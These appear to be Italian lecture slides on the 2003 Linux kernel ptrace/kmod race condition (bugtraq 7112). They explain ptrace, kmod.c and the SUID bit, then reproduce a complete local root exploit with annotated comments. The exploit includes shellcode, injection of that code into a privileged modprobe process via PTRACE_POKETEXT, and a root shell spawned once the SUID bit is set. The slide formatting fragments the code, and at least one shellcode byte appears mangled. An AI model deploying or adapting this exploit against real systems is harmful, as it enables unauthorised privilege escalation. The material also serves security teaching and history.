

Linux Kernel Privileged Process Hijacking Vulnerability

Ptrace/Kmod - bugtraq id 7112

Bertoli Marco

La funzione ptrace (1)

```
long int ptrace(enum __ptrace_request request,  
pid_t pid, void * addr, void * data)
```

Descrizione del primo parametro:

PTRACE_ATTACH : prende il controllo di un processo vittima, se avviene con successo il processo vittima si arresta e invia un evento SIGCHLD al processo attaccante.

PTRACE_SYSCALL: il processo attaccante indica al processo vittima di ritornare in esecuzione e arrestarsi alla prima system call che incontra. Quando si arresta, il processo vittima invia un evento SIGCHLD.

PTRACE_GETREGS: il processo attaccante ottiene l'indirizzo di memoria di tutti i registri del processo vittima.


La funzione ptrace (2)

`PTRACE_POKETEXT`: permette al processo attaccante di iniettare un qualsiasi testo all'interno dell'area di memoria del processo vittima. Il processo attaccante può modificare anche il codice eseguibile del processo vittima.

`PTRACE_DETACH` : il processo attaccante termina il controllo sul processo vittima.


Nota: Il programma che utilizza ptrace deve avere i giusti privilegi per poter attaccare un processo: un programma utente potrà effettuare con successo ptrace solamente su un altro processo utente, mai su un processo root.

Caricamento di un modulo



Nel file kmod.c (che richiama il module loader del kernel)

```
int    exec_usermodehelper(char    *program_path,    char
    *argv[], char *envp[])
{
    ...
    /* Give kmod all effective privileges.. */
    curtask->euid = curtask->fsuid = 0;
    curtask->egid = curtask->fsgid = 0;
    cap_set_full(curtask->cap_effective);
    /* Allow execve args to be in kernel space. */
    set_fs(KERNEL_DS);
    /* Go, go, go... */
    if (execve(program_path, argv, envp) < 0)
        return -errno;
    return 0;
}
```



System Call
che esegue
Modprobe

Il SUID bit

Indica al sistema operativo di eseguire il file con i privilegi del proprio proprietario

```
hacker@AsusM2420:~$ ls -l exploit
-rwxr-xr-x    1 hacker    users    474559 May  8 13:37 exploit*
```

```
hacker@AsusM2420:~$ ls -l exploit
-rwsr-sr-x    1 root      root     474559 May  8 13:37 exploit*
```

Nel secondo caso è impostato il suid bit e il programma “exploit” sarà eseguito con i privilegi del suo proprietario (root).

Codice dell'exploit

```
/*
 * Linux kernel ptrace/kmod local root exploit
 *
 * This code exploits a race condition in kernel/kmod.c, which creates
 * kernel thread in insecure manner. This bug allows to ptrace cloned
 * process, allowing to take control over privileged modprobe binary.
 *
 * Should work under all current 2.2.x and 2.4.x kernels.
 *
 * I discovered this stupid bug independently on January 25, 2003, that
 * is (almost) two month before it was fixed and published by Red Hat
 * and others.
 *
 * Wojciech Purczynski <cliph@isec.pl>
 *
 * THIS PROGRAM IS FOR EDUCATIONAL PURPOSES *ONLY*
 * IT IS PROVIDED "AS IS" AND WITHOUT ANY WARRANTY
 *
 * (c) 2003 Copyright by iSEC Security Research
 */
#include <grp.h>
#include <stdio.h>
#include <fcntl.h>
#include <errno.h>
#include <paths.h>
#include <string.h>
#include <stdlib.h>
#include <signal.h>
#include <unistd.h>
#include <sys/wait.h>
#include <sys/stat.h>
#include <sys/param.h>
#include <sys/types.h>
#include <sys/ptrace.h>
#include <sys/socket.h>
#include <linux/user.h>
```

// Codice per cambiare privilegi di accesso al file (a cui viene messo in append il path dell'eseguibile)

// In particolare imposta a 1 il bit di setuid e imposta root come proprietario del file.

```
char cliphcode[] =
```

```
    "\x90\x90\xeb\x1f\xb8\xb6\x00\x00"
```

```
    "\x00\x5b\x31\xc9\x89\xca\xcd\x80"
```

```
    "\xb8\x0f\x00\x00\x00\xb9\xed\x0d"
```

```
    "\x00\x00\xcd\x80\x89\xd0\x89\xd3"
```

```
    "\x40\xcd\x80\xe8xdc\xff\xff\xff";
```

```
#define CODE_SIZE (sizeof(cliphcode) - 1)
```

```
pid_t parent = 1;
```

```
pid_t child = 1;
```

```
pid_t victim = 1;
```

```
volatile int gotchild = 0;
```

```
void fatal(char * msg) //Eseguita in caso di errore: uccide il padre e tutti i figli.
```

```
{
```

```
    perror(msg);
```

```
    kill(parent, SIGKILL);
```

```
    kill(child, SIGKILL);
```

```
    kill(victim, SIGKILL);
```

```
}
```

```

void putcode(unsigned long * dst) //Copia nel processo vittima il cliphcode
{
    char buf[MAXPATHLEN + CODE_SIZE];
    unsigned long * src;
    int i, len;
    // Copia in buf il cliphcode
    memcpy(buf, cliphcode, CODE_SIZE);
    // Aggiunge in buf il percorso dell'eseguibile dell'exploit
    len = readlink("/proc/self/exe", buf + CODE_SIZE, MAXPATHLEN - 1);
    if (len == -1)
        fatal("[-] Unable to read /proc/self/exe");

    len += CODE_SIZE + 1;
    buf[len] = '\0';

    // Copia negli indirizzi di memoria della vittima il nuovo codice da eseguire
    src = (unsigned long*) buf;
    for (i = 0; i < len; i += 4)
        if (ptrace(PTRACE_POKETEXT, victim, dst++, *src++) == -1)
            //Inietta nei registri lo shellcode
            fatal("[-] Unable to write shellcode");
}

```

```
void sigchld(int signo)
{
    struct user_regs_struct regs;

    /* Durante la prima esecuzione imposta gotchild a 1 e permette a do_child di continuare
     * indica che il processo vittima è stato attaccato da ptrace
     */

    if (gotchild++ == 0)
        return;

    //Seconda esecuzione: il processo vittima viene bloccato prima della system call, quando ha euid=0 e egid=0
    fprintf(stderr, "[+] Signal caught\n");

    if (ptrace(PTRACE_GETREGS, victim, NULL, &regs) == -1) //Punta ai registri del processo vittima
        fatal("[-] Unable to read registers");
    fprintf(stderr, "[+] Shellcode placed at 0x%08lx\n", regs.eip);

    //Inietta il codice nella vittima, così invece di eseguire modprobe lancia una shell con diritti di root
    putcode((unsigned long *)regs.eip);
    fprintf(stderr, "[+] Now wait for suid shell...\n");
    if (ptrace(PTRACE_DETACH, victim, 0, 0) == -1) //Lascia il controllo della vittima
        fatal("[-] Unable to detach from victim");
    exit(0);
}
```

```
void sigalrm(int signo) //Evento generico di Timeout
{
    errno = ECANCELED;fatal("[-] Fatal error");}
```

```
void do_child(void)
```

```
{
```

```
    int err;
```

```
    child = getpid();
```

```
/* Salvo eccezioni (in cui l'exploit non funzionerà) il processo vittima lanciato subito dopo il figlio
```

```
* avrà PID del figlio + 1. (Il processo vittima è lanciato da do_parent) */
```

```
    victim = child + 1;
```

```
    signal(SIGCHLD, sigchld);
```

```
    do
```

```
        err = ptrace(PTRACE_ATTACH, victim, 0, 0);
```

```
    while (err == -1 && errno == ESRCH); //Prova a attaccare finchè il processo non esiste
```

```
        if (err == -1)
```

```
            fatal("[-] Unable to attach");
```

```
        fprintf(stderr, "[+] Attached to %d\n", victim);
```

```
    while (!gotchild) ; //Attemdo un segnale SIGCHLD dato quando la ptrace ha successo
```

```
    if (ptrace(PTRACE_SYSCALL, victim, 0, 0) == -1)
```

```
        fatal("[-] Unable to setup syscall trace");
```

```
//Lascio proseguire il processo vittima fino alla prossima system call (la exec del modprobe, quando ha già diritti di root)
```

```
    fprintf(stderr, "[+] Waiting for signal\n");
```

```
    for(;;);
```

```

void do_parent(char * progname)
{
    struct stat st;
    int err;
    errno = 0;
    /* Ora esegue una chiamata a un servizio compilato in un modulo del kernel (se presente)
     * Il kernel avvia kmod.c che dovrebbe lanciare modprobe ma viene intercettato da ptrace
     */
    socket(AF_SECURITY, SOCK_STREAM, 1);
    do {
        err = stat(progname, &st);
    } while (err == 0 && (st.st_mode & S_ISUID) != S_ISUID);
    // Esegue fino ad un errore o fino a quando non è impostato il setuid bit
    if (err == -1)
        fatal("[-] Unable to stat myself");
    alarm(0);
    system(progname); //Rilancia se stesso, così la funzione prepare può lanciare una shell perchè SUID=1
}

```

```
void prepare(void) //Nel momento in cui il processo ha euid=0 (ottenuto grazie al SUID=1)
```

```
//oppure se sono già root, lancia una shell.
```

```
if (geteuid() == 0) {  
    initgroups("root", 0);  
    setgid(0);  
    setuid(0);  
    execl(_PATH_BSHELL, _PATH_BSHELL, NULL);  
    fatal("[-] Unable to spawn shell");  
}
```

```
}
```

```
int main(int argc, char ** argv)
```

```
{  
    prepare();  
    signal(SIGALRM, sigalrm); //Annulla  
    alarm(10); //Dopo 10 secondi da SIGALRM  
    parent = getpid();  
    child = fork();  
    victim = child + 1;  
    if (child == -1) fatal("[-] Unable to fork");  
    if (child == 0) do_child();  
    else do_parent(argv[0]);  
    return 0;
```

```
}
```